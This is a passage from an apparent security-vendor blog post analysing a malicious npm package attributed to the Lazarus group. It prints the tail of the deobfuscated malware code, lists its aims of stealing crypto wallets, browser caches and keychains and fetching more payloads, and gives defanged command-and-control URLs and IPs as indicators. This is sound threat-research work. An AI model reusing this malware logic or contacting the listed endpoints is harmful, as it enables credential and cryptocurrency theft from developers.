          await UpUserData(X, 2, _0x153de8);
        }
      } catch (_0x324883) {}
    })();
    Xt();
  } catch (_0x2eb6a7) {}
};
main();
Xt();
let Ct = setInterval(() => {
  if ((M += 1) < 2) {
    main();
  } else {
    clearInterval(Ct);
  }
}, 30000);
```

Here we could see the sneaky activity the attackers were trying to do. In this case it is a very classic playbook. The exact same type of payload we have seen in many attacks for example UA-pajser exploit.


- Stealing crypto wallets.
- Stealing browser caches.
- Stealing keychains.
- Downloading and running additional payloads.

But classics are classic for a reason, they typically work and is the fastest / easiest way to profit from a supplychain attack while getting the opportunity to move laterally and persist the attack in different environments.

This payload is not unfamiliar to us, we recognized it immediately as being from the state-sponsored North Korean hacking group, Lazarus. One of the most sophisticated hacking groups on the planet who recently stole $1.5B of Ethereum from Crypto exchange ByBit (apparently that's not enough)

Keep malware out of your applications!

Aikido has just launched its Malware detection threat feed which monitors public registries like NPMjs and uses a combination of traditional scanners and trained AI models to identify when malicious packages have been introduced or formerly benign packages turned malicious. You can view malicious packages like this one on our public malware threat feed at [intel.aikido.dev .](intel.aikido.dev)



Key takeaways

There are several interesting takeaways from this, beyond the fact that even nation-state threat actors make stupid mistakes. The biggest one is that trying to hide will always stick out.

Usually, Lazarus has obfuscated their code with common obfuscation tools. However, they can easily be deobfuscated, and the presence of obfuscation alone will trigger more in-depth analysis and scrutiny of the package.

For them to try to “hide” the malicious payload from human eyes like they did, is clever. But in doing so, they in fact introduce *more* signals too. Because large amounts of whitespace like that is not normal. Trying to hide will always generate more signals we can leverage for detection.

That’s why they have tried to move the bulk of the payload onto a remote server that’s fetched at runtime. But the action of fetching something from a server also introduces more detection signals.

All things that trivially can be detected through our broad set combination of detection techniques that we train our AI detection systems on. The more they try to hide, the more easily they will get detected in fact.

Check out the video

Lazarus Group Indicators

We are able to attribute this malware to the Lazarus group due to several fingerprints within the payload as well as some additional indicators below.

IPs

- 144.172.96[.]80

URLs

- hxxp://144.172.96[.]80:1224/client/106/106
- hxxp://144.172.96[.]80:1224/uploads
- hxxp://144.172.96[.]80:1224/pdown
- https://ipcheck-production.up.railway[.]app/106

npm accounts

- pdec212

Github accounts

- pdec9690

Last updated on:

Jun 20, 2025

March 30, 2026

•

Vulnerabilities & Threats

axios compromised on npm: maintainer account hijacked, RAT deployed

Malicious axios versions 1.14.1 and 0.30.4 were published via a hijacked maintainer account. A hidden dependency deploys a cross-platform RAT. Check if you are affected and remediate now.

#

Malware

March 27, 2026

•

Vulnerabilities & Threats

Popular telnyx package compromised on PyPI by TeamPCP

The popular telnyx packageon PyPI, used by big AI companies, has been compromised by TeamPCP

#

Malware

#

Pypi

March 22, 2026

•

Vulnerabilities & Threats

CanisterWorm Gets Teeth: TeamPCP's Kubernetes Wiper Targets Iran

CanisterWorm Gets Teeth: TeamPCP's Kubernetes Wiper Targets Iran


#

NPM

#

Malware

Get secure now



Source: https://www.aikido.dev/blog/malware-hiding-in-plain-sight-spying-on-north-korean-hackers